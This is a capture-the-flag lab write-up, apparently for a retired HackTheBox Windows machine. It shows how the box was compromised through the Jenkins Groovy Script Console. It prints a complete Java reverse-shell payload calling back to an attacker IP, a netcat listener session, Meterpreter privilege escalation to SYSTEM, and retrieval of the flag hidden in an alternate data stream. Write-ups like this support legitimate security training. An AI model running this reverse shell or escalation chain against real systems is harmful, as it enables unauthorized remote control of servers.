
No builds in the queue.

1 Idle
2 Idle

Exploitation

1) Got a reverse shell connection

```
String host="10.10.14.19";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket
s=new Socket(host,port);InputStream
pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.
read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread
.sleep(50);try {p.exitValue();break;}catch (Exception e)
{}};p.destroy();s.close();
```



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.10.63] 49677
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>whoami
whoami
jeeves\kohsuke

C:\Users\Administrator\.jenkins>
```

Build Queue

No builds in the queue.

Build Executor Status

1 Idle
2 Idle

Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:


```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
String host="10.10.14.19";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi
```


Privilege Escalation

1) Found impersonate privilege




```
C:\Users\kohsuke\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

2) Got system access




```
 3252  2076  cmd.exe                x86   0        JEEVES\kohsuke  C:\Windows\SysWOW64\cmd.exe
 3572  3252  powershell.exe         x86   0        JEEVES\kohsuke  C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

meterpreter > migrate  3252
[*] Migrating from 2780 to 3252...
[*] Migration completed successfully.
meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > shell
Process 356 created.
Channel 1 created.
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\kohsuke>whoami
whoami
nt authority\system

C:\Users\kohsuke>cd \Users\Administrator\Desktop
cd \Users\Administrator\Desktop

C:\Users\Administrator\Desktop>type root.txt
type root.txt
The system cannot find the file specified.

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk
               2 File(s)            833 bytes
```

3) The flag is in alternative stream



```
C:\Users\Administrator\Desktop>dir /a /R
dir /a /R
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
11/03/2017  10:03 PM               282 desktop.ini
12/24/2017  03:51 AM                36 hm.txt
                                    34 hm.txt:root.txt:$DATA
11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk
               3 File(s)          1,115 bytes
               2 Dir(s)   2,643,406,848 bytes free

C:\Users\Administrator\Desktop>powershell.exe -c "Get-Content .\hm.txt -Stream root.txt"
powershell.exe -c "Get-Content .\hm.txt -Stream root.txt"
afbc5bd4b615a60648cec41c6ac92530

C:\Users\Administrator\Desktop>
```



Alternate Data Streams (ADS) is **a feature in the Windows NTFS file system that allows users to add a second data stream to a file, without changing the file itself**. ADSs are hidden subfiles that are part of the master file table (MFT) structure. They can be used for legitimate purposes, such as storing additional information about a file, like metadata or comments, or to scan files in Windows Attachment Manager. However, they can also be used for malicious purposes, such as hiding malware or other sensitive information within a file, or to create folders and circumvent locked files.